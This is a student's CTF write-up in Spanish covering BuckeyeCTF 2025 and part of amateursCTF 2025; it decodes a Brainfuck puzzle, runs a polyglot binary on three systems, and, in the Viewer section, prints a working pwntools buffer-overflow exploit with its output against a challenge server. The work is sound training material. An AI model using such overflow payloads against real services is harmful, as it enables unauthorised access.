
Trabajo Final — Ciberseguridad — Cipriano Matias


▼ BuckeyeCTF 2025

https://ctftime.org/event/2883

https://pwnoh.io/



▼ Mind Blogger — misc



Descripcion: My friend gave me this file, but I have no idea what it means!!!!! HELP

Este desafio nos daba un archivo `mystery.txt` el cual tenia dentro el siguiente contenido.

```
-[--——>+<]>++.++++.---.[→++++++<]>.[-——>+++<]>+.-[——>++++<]>+.>-[--——>+<]>.---.+++
++.+++++++++++.-----------.[→++++++<]>+.--------------.---.-.---.++++++.---.+++.++++++++++
+.-------------.++.+..-.----.++...-[——>++++<]>+.-[---——>+<]>..--.-[——>++++<]>+.>-[--——>+<]
>.---.++++++.+..++++++++++.------------.+++.-----.-.+++++..----.---.++++++.-..++.--.+.-.--.+++.--
-..--.++.++++++.----..+.---.+++.++++++++++.-------------.++.+..-.----.++...-[——>++++<]>+.-[---
```

```
−−−−>+<]>...--..+++.-.++.----.++.-.+++.-----.---.+++++.+.+.--..++++.------..+.+++++++++++++.>-[--
−−−−>+<]>.++...-.++++.---.----.++++++.+.----.-[−−−−>++++<]>.[-−−−−>+++<]>+.+.--.++.--.++++++.
```

No lo conocia a este tipo de encriptacion, pero me entere que se le llama Brainfuck, y se basa en ir modificando un array de celdas de memoria (un "tape") e imprimiendo caracteres ASCII.

Cada símbolo es una instrucción:

- `>`: Mueve el puntero de memoria a la derecha.
- `<`: Mueve el puntero de memoria a la izquierda.
- `+`: Incrementa el valor de la celda actual.
- `-`: Decrementa el valor de la celda actual.
- `[` y `]`: Definen bucles (loops).
- `.` (El punto): Esta es la instrucción clave. **Imprime el valor de la celda actual como un carácter ASCII.**

Asi que, copie y pegue el texto en un interprete online que ejecuta esto: https://www.tutorialspoint.com/compilers/online-brainfk-compiler.htm

El cual me devolvio un string que muy posiblemente sea hexadecimal.


```
596D4E305A6E7430636A467762444E664E30677A58327730655756536331395563 6A467762
444E66644768465830567559334A35554851784D453539
```

Mediante Cyberchef (https://toolbox.itsec.tamu.edu/) lo transforme y me dio un string raro de caracteres aleatorios, asi que probe con base64 y funciono.


```
# Primera conversion
YmN0Znt0cjFwbDNfN0gzX2w0eWVSc19UcjFwbDNfdGhFX0VuY3J5UHQxME59
# Conversion de base64
bctf{tr1pl3_7H3_l4yeRs_Tr1pl3_thE_EncryPt10N}
```

Y asi obtuve el flag:

`bctf{tr1pl3_7H3_l4yeRs_Tr1pl3_thE_EncryPt10N}`



▼ Cosmonaut — rev



Descripcion: Cosmonauts run their programs everywhere and all at once. Assemble all the flag fragments to win.

Y se nos da para descargar un archivo cosmonaut.com

Analice el archivo cosmonaut.com que ofrece el desafío y descubrí que es un archivo PE de Windows, pero si lo vemos con less o leemos dentro vemos que es APE, pensado como un binario que corra en cualquier maquina.

Investigando mas dentro de este archivo se pueden ver comandos que extraen del mismo archivo ciertos datos y a partir de ese archivo extraído luego se hace una ejecución.

```
·^A<B4>^B<CD>^SYXr^V<FE><C0>:^F$^]V^M<B0>^A<FE><C6>:6)^]V^C0<F6>A<C3>P1<C0><CD>^SX<EB><FE><AC><84><C0>t
<BB>^G^@<B4>^N<CD>^P<EB><F2><C3>W<BF><99>$<E8><E8><FF>_<E8><E4><FF><BF><A1>$<E8><DE><FF><F3><90><EB>ø^D
^@<BE>^@^D<AD><85><C0>t^KQV<97><BE><B0>$<E8>^E^@^Y<E2><EE>É<D2>t^TRV1m^C^A%^A^L<80><EE>Z<AC><EE>BIy<FA>
<C3>^@^@^@^@^@^@^@^@^@^@^@^@^@^@<80>^@^A^@^?<FF><FF><FF>^@^@^@<FF><FF><FF><FF>^@^@^@^@^@^@^@^@^@^@^@
^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@U<AA>
justineql1om2
#'"

o=$(command -v "$0")
[ x"$1" != x--assimilate ] && type ape >/dev/null 2>&1 && exec ape "$o" "$@"
t="${TMPDIR:-${HOME:-.}}/.ape-1.10"
[ x"$1" != x--assimilate ] && [ -x "$t" ] && exec "$t" "$o" "$@"
m=$(uname -m 2>/dev/null) || m=x86_64
if [ ! -d /Applications ]; then
if [ x"$1" = x--assimilate ]; then
if [ "$m" = x86_64 ] || [ "$m" = amd64 ]; then
exec 7<> "$o" || exit 121
printf '\177ELF\2\1\1\11\0\0\0\0\0\0\0\0\2\0>\0\1\0\0\0w\25@\0\0\0\0\0\510\013\000\000\0\0\0\0\0\0\0\0
\0\0\0\0\0\0\100\0\70\0\006\000\0\0\0\0\0\0' >&7
exec 7<&-
fi
exit
fi
if [ x"$1" = x--assimilate ]; then
if [ "$m" = aarch64 ] || [ "$m" = arm64 ]; then
exec 7<> "$o" || exit 121
printf '\177ELF\2\1\1\11\0\0\0\0\0\0\0\0\2\0\267\0\1\0\0\0\350\0\0\0\10\0\0\0\250\016\000\000\0\0\0\0\0\
0\0\0\0\0\0\0\0\0\0\0\100\0\70\0\004\000\0\0\0\0\0\0' >&7
exec 7<&-
fi
exit
fi
else
if [ x"$1" = x--assimilate ]; then
if [ "$m" = x86_64 ] || [ "$m" = amd64 ]; then
dd if="$o" of="$o" bs=1 skip=3224       count=528        conv=notrunc 2>/dev/null ||exit
exit
fi
fi
if [ "$m" = x86_64 ] || [ "$m" = amd64 ]; then
mkdir -p "${t%/*}" ||exit
dd if="$o" skip=363656     count=4180       bs=1 2>/dev/null | gzip -dc >"$t.$$" ||exit
dd if="$t.$$" of="$t.$$" skip=5 count=8 bs=64 conv=notrunc 2>/dev/null ||exit
chmod 755 "$t.$$" ||exit
mv -f "$t.$$" "$t" ||exit
exec "$t" "$o" "$@"
fi
if [ "$m" = aarch64 ] || [ "$m" = arm64 ]; then
if ! type cc >/dev/null 2>&1; then
echo "$0: please run: xcode-select --install" >&2
·
```

Los comandos a los que me refiero son estos. Con el `exec` al final.

```
dd if="$o" skip=363656     count=4180       bs=1 2>/dev/null | gzip -dc >"$t.$$" ||exit
dd if="$t.$$" of="$t.$$" skip=5 count=8 bs=64 conv=notrunc 2>/dev/null ||exit
chmod 755 "$t.$$" ||exit
mv -f "$t.$$" "$t" ||exit
exec "$t" "$o" "$@"
```

Así que voy a ejecutar estos comandos para ver que extraigo.

```
dd if=cosmonaut.com skip=363656 count=4180 bs=1 2>/dev/null | gzip -dc > payload1
dd if=cosmonaut.com skip=367836 count=4928 bs=1 2>/dev/null | gzip -dc > payload2
```

```
dd if=cosmonaut.com skip=372764 count=10590 bs=1 2>/dev/null | gzip -dc > payload3
```

Ahora toca analizar los archivos que extraje, son dos archivos binarios y un código c.

Arranco con el que llame payload1, para ver palabras legibles use el comando `strings`, de los cuales obtuve muchos mensajes de error tipo ELF y indicaciones de que esta primera extracción es una especie de cargador del binario.

```
actually portable executable loader version 1.10

USAGE ape PROG [ARGV1,ARGV2,...]
```

Coincide con el uso que se le da en el comando exec antes visto en cosmonaut.com.

Asi que probe ejecutando desde consola este loader con el cosmonaut.com y me dio una parte de la bandera. Al haberlo ejecutado en Linux, parece que detecto mi SO.

Hubo varios intentos ya que necesitaba que sea ejecutado con `chmod +x` y `./` delante de ambos archivos.

```
..[$] <()> ./payload1 ./cosmonaut.com
Cosmonauts run their programs everywhere and all at once.
Like on Linux!
bctf{4_7ru3_
```

`bctf{4_7ru3_`

Esto indica que estamos cerca y que el enunciado tiene razón al hablar de juntar todos los fragmentos de bandera para ganar.

En el archivo cosmonaut.com se puede ver que hay otras líneas donde así como se vio “Like on Linux”, esta “Like on Windows” o “Like on FreeBSD”.

```
..[$] <()> strings cosmonaut.com | grep "Like on"
Like on Windows!
Like on Linux!
Like on FreeBSD!
Like on Linux!
Like on FreeBSD!
```

Así que me mude a la maquina virtual de Windows de la catedra y ejecute el cosmonaut.com directamente desde la Powershell, así obtuve otra parte de la flag.


```
PS C:\Users\IC\Downloads> .\cosmonaut.com
Cosmonauts run their programs everywhere and all at once.
Like on Windows!
c05m0p01174n_c0nn353ur_
PS C:\Users\IC\Downloads>
```

`c05m0p0l174n_c0nn353ur_`

Viendo el flujo con IDA vi que en una parte hace una especie de “if”, dependiendo su SO, existen solo 3 que imprimen flag pareciera por los llamados que hace a funciones cada uno antes de terminar, donde vi y calculan caracteres con XOR.

Intente analizar esa parte pero era loops de caracteres, con datos bytes secretos en otros lados, donde se aplicaban operaciones XOR y otras cosas, asi que fui por la sencilla.

Probar en los 3 Sistemas Operativos.



Asi que vamos a probar ejecutar esto en FreeDBS, para eso vamos a levantar una nueva maquina virtual con este SO.

```
root@hola:/tmp # ./cosmonaut.com
/bin/sh: ./cosmonaut.com: Permission denied
root@hola:/tmp # chmod +x cosmonaut.com
root@hola:/tmp # ./cosmonaut.com
Cosmonauts run their programs everywhere and all at once.
Like on FreeBSD!
kn0w5_n0_b0und5}
root@hola:/tmp #
```

Efectivamente, me dio el final de la flag.

`kn0w5_n0_b0und5}`

Con esto ya tenemos la flag completa:

`bctf{4_7ru3_c05m0p0l174n_c0nn353ur_kn0w5_n0_b0und5}`

Solves

Challenges this player has solved

beginner / **Cosmonaut** / 50 points / 3 seconds ago

beginner / **Mind Boggle** / 50 points / 48 minutes ago

▼ Viewer — pwn

beginner / **Viewer** ● 123 solves / 50 pts

This is a good pwn challenge to start with. Use the help button to ask for a hint if you get stuck.

Viewer to view many things

```
ncat --ssl viewer.challs.pwnoh.io 1337
```

chall.c viewer

Descripcion: Viewer to view many things

Para este desafio se nos da el codigo fuente y el binario.

El codigo fuente se ve asi:

```c
#include <stdbool.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

typedef enum {
    INVALID,
    FIBONACCI,
    ART,
    FLAG,
    RANDOM
} viewee_t;

void handle_viewee(viewee_t viewee) {
    int a, b, c;
    int i;
    FILE *file;
    char flag_char;
    switch (viewee) {
    case INVALID:
        printf("Error: Unauthorized or invalid input\n");
        break;
    case FIBONACCI:
        a = 0;
        b = 1;
        for (i = 0; i < 10; i++) {
            c = a + b;
            a = b;
            b = c;
            printf("%i: %i\n", i, a);
        }
        break;
    case ART:
        printf("  ||/\\\n"
               "  ||  \\\n"
               "  |    \\\n"
               " /_____\\\n"
               "/|      |\\\n"
               " |  ||  |\n"
               " |__||__|\n");
        break;
    case FLAG:
        file = fopen("flag.txt", "r");
        while (fread(&flag_char, sizeof(flag_char), 1, file)
               == sizeof(flag_char)) {
            putchar(flag_char);
        }
        putchar('\n');
        fclose(file);
        break;
    case RANDOM:
        printf("Rand: %i\n", rand());
        break;
    }
```

```
}

int main() {
    viewee_t viewee = INVALID;
    char input[10];
    bool is_admin = false;

    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);

    printf("What would you like to view?\n> ");
    gets(input);

    if (strcmp(input, "fibonacci") == 0) {
        viewee = FIBONACCI;
    } else if (strcmp(input, "art") == 0) {
        viewee = ART;
    } else if (strcmp(input, "flag") == 0 && is_admin) {
        viewee = FLAG;
    } else if (strcmp(input, "random") == 0) {
        viewee = RANDOM;
    }

    handle_viewee(viewee);

    return 0;
}
```

Claramente es un caso de buffer overflow, necesito que `is_admin` sea true para que cuando envie la opcion flag al servidor me imprima la FLAG.

En memoria `input` y `is_admin` estan juntos, y `gets` no hace ningun tipo de control sobre `input`, asi que voy a enviar flag seguido de contenido basura para completar el espacio entre ellos y convertir la variable `is_admin` en true.

Para averiguar el offset voy a debugear el binario para averiguar las direcciones de memoria y asi poder saber cuanto offset debo rellenar con basura antes del valor true.

Para esto voy a usar objdump y tomar un contexto de 30 lineas a partir de la funcion main.

```
..[$] <()> objdump -d -M intel ./viewer | grep -A 30 "<main>:"
0000000000001399 <main>:
   1399:   f3 0f 1e fa         endbr64
   139d:   55                  push   rbp
   139e:   48 89 e5            mov    rbp,rsp
   13a1:   48 83 ec 10         sub    rsp,0x10
   13a5:   c7 45 fc 00 00 00 00    mov    DWORD PTR [rbp-0x4],0x0
   13ac:   c6 45 fb 00         mov    BYTE PTR [rbp-0x5],0x0
   13b0:   48 8b 05 69 2c 00 00    mov    rax,QWORD PTR [rip+0x2c69]        # 4020 <stdin@G
LIBC_2.2.5>
   13b7:   b9 00 00 00 00      mov    ecx,0x0
   13bc:   ba 02 00 00 00      mov    edx,0x2
   13c1:   be 00 00 00 00      mov    esi,0x0
   13c6:   48 89 c7            mov    rdi,rax
   13c9:   e8 82 fd ff ff      call   1150 <setvbuf@plt>
   13ce:   48 8b 05 3b 2c 00 00    mov    rax,QWORD PTR [rip+0x2c3b]        # 4010 <stdout@
GLIBC_2.2.5>
```

```
13d5:   b9 00 00 00 00          mov    ecx,0x0
13da:   ba 02 00 00 00          mov    edx,0x2
13df:   be 00 00 00 00          mov    esi,0x0
13e4:   48 89 c7                mov    rdi,rax
13e7:   e8 64 fd ff ff          call   1150 <setvbuf@plt>
13ec:   48 8d 3d b5 0c 00 00    lea    rdi,[rip+0xcb5]        # 20a8 <_IO_stdin_used+0xa8>
13f3:   b8 00 00 00 00          mov    eax,0x0
13f8:   e8 23 fd ff ff          call   1120 <printf@plt>
13fd:   48 8d 45 f1             lea    rax,[rbp-0xf]
1401:   48 89 c7                mov    rdi,rax
1404:   e8 37 fd ff ff          call   1140 <gets@plt>
1409:   48 8d 45 f1             lea    rax,[rbp-0xf]
140d:   48 8d 35 b4 0c 00 00    lea    rsi,[rip+0xcb4]        # 20c8 <_IO_stdin_used+0xc8>
1414:   48 89 c7                mov    rdi,rax
1417:   e8 14 fd ff ff          call   1130 <strcmp@plt>
141c:   85 c0                   test   eax,eax
141e:   75 09                   jne    1429 <main+0x90>
```

Se pueden ver las direcciones de memoria y se puede calcular el offset.

```
13a1:   48 83 ec 10             sub    rsp,0x10
13a5:   c7 45 fc 00 00 00 00    mov    DWORD PTR [rbp-0x4],0x0
13ac:   c6 45 fb 00             mov    BYTE PTR [rbp-0x5],0x0
...
13fd:   48 8d 45 f1             lea    rax,[rbp-0xf]
1401:   48 89 c7                mov    rdi,rax
1404:   e8 37 fd ff ff          call   1140 <gets@plt>
```

Entonces el codigo reserva 16B de memoria, mueve el puntero de la pila en 0x10.

Se inicializan las variables con valor, que son `viewee` (4 bytes DWORD — rbp-4) y `is_admin` (1 byte BYTE — rbp-5).

Luego se ve que se asigna a rax la direccion rbp-0xf o se podria decir rbp-15, donde rax va a ser el argumento de gets, en este caso `input`.

Asi que el offset entre `is_admin` y `input` sera la diferencia entre las posiciones del puntero en la pila → $15 - 5 = 10$

Ahora que se que el OFFSET es 10, puedo armar un script que arme un payload en binario, donde se comience con flag y se llene de basura hasta completar los 10 bytes y terminar con un valor 1 para poner en true `is_admin`.

Pero hay que tener en cuenta que `strcmp` va a comparar strings hasta leer un valor nulo, por lo que el formato del payload debe ser: flag valor-nulo basura true.

Para eso armo este script:

```
#!/usr/bin/env python3
from pwn import *

OFFSET = 10

# flag mas valor nulo para strcmp
payload = b'flag\x00'

# relleno basura
padding_len = OFFSET - len(payload)
payload += b'A' * padding_len
```

```
# agrego true para is_admin
payload += b'\x01'

# debug
log.info(f"Offset: {OFFSET} bytes")
log.info(f"Payload: {payload}")
log.info(f"Longitud: {len(payload)} bytes")

# leo hasta espera de input y mando payload
r = remote('viewer.challs.pwnoh.io', 1337, ssl=True)
r.recvuntil(b'> ')
r.sendline(payload)

r.interactive()
```

Con esto obtengo la flag

```
..[$] <()> ./exploit.py
[*] Offset: 10 bytes
[*] Payload: b'flag\x00AAAAA\x01'
[*] Longitud: 11 bytes
[+] Opening connection to viewer.challs.pwnoh.io on port 1337: Done
[*] Switching to interactive mode
bctf{I_C4nt_Enum3rAte_7hE_vuLn3r4biliTI3s}

[*] Got EOF while reading in interactive
$
$
[*] Interrupted
[*] Closed connection to viewer.challs.pwnoh.io port 1337
```

bctf{I_C4nt_Enum3rAte_7hE_vuLn3r4biliTI3s}


Solves

Challenges this player has solved

beginner / Viewer / 50 points / 21 seconds ago

beginner / Cosmonaut / 50 points / 54 minutes ago

beginner / Mind Boggle / 50 points / 1 hour ago



Conclusiones

Este fue el primer CTF en vivo que probe, practique algunos antes que dejaron los desafios en linea, pero aun asi senti que me costo bastante.

Empece por los normales y si bien veia el camino que debia seguir, llegaba un punto en el que me trababa y por nervios y cuestion de tiempo decidi hacer los beginners y no arriesgar mas.


> Tambien me paso en el Cosmonaut que empece a desensamblar el binario y entrar a buscar la flag dentro del codigo, y ahi perdi mucho tiempo. Al final era simplemente ejecutarlo en los SO que encontre en los mensajes.

Me gusto igualmente la sensacion de adrenalina de estar a contra reloj, y aprendi nuevas formas de encriptar (como Brainfuck) o indague un poco en otros tipos de desafios que estaban interesantes y aunque no los complete me lleve la problematica.

▼ amateursCTF 2025

https://ctftime.org/event/2844

https://ctf.amateurs.team/



▼ floor-is-lava — rev

Se nos da un archivo .tar.gz que contiene el binario llamado “chal”.

Lo abri con bloc de notas para ver si habia algo legible dentro, encontre que fue compilado con Ubuntu y encontre un string importante.


```
ƒÀ▯^▯¬-  H‹▯Œ-  HP▯H‰▯-  Æ  ë/€}ßd▯…•  ▯¶▯ƒ-  ƒÀ▯^▯z-  H‹▯[-  HP▯H‰▯P-  Æ ▯▯¶▯^-  ƒà▯^▯U-  ▯¶▯O-

5ƒEè▯ƒ}è▯~ÐHEð‹▯HEðHƒÀ▯‹ 1Ð‰Çè°üÿÿÇEì    ë3èÂüÿÿ▯¶È‹EìH˜H▯▯ã+  ▯¶▯▯‰Â‰È1Ð‰Á‹EìH˜H▯▯Ë+  ^▲▯ƒEì▯‹Eì

    ▯  >  you fell into lava you made it across! here's your reward: amateursCTF{%s}
`ïÿÿp    ▯▯F▯▯J▯▯w▯€ ?▯9*3$"    ▯  \   ¨ïÿÿ▯          ▯  t    ïÿÿ`              Œ   ÑðÿÿÒ

à▯       ▯       ▯       M       ▲       ▯
   ▯       Ø▯
   ▯       ▯▯      ▯       Ø               ▯               ▯       ûÿÿo    ▯ ▯    þÿÿo    Ð▯
```

Con esto puedo detectar que hay strings donde se muestra el flag. Y el flag mismo parece ser un string que se construye internamente, asi que voy a tener que desensamblar el binario.

Desensamblando el codigo puedo encontrar mediante la seccion de Strings lo que encontre antes:

seg000:0000...	00000013	C	you fell into lava
seg000:0000...	00000014	C	you made it across!
seg000:0000...	00000014	C	here's your reward:
seg000:0000...	00000011	C	amateursCTF{%s}\n

A partir de seguir las referencias llegue a la parte del codigo donde se da la flag.



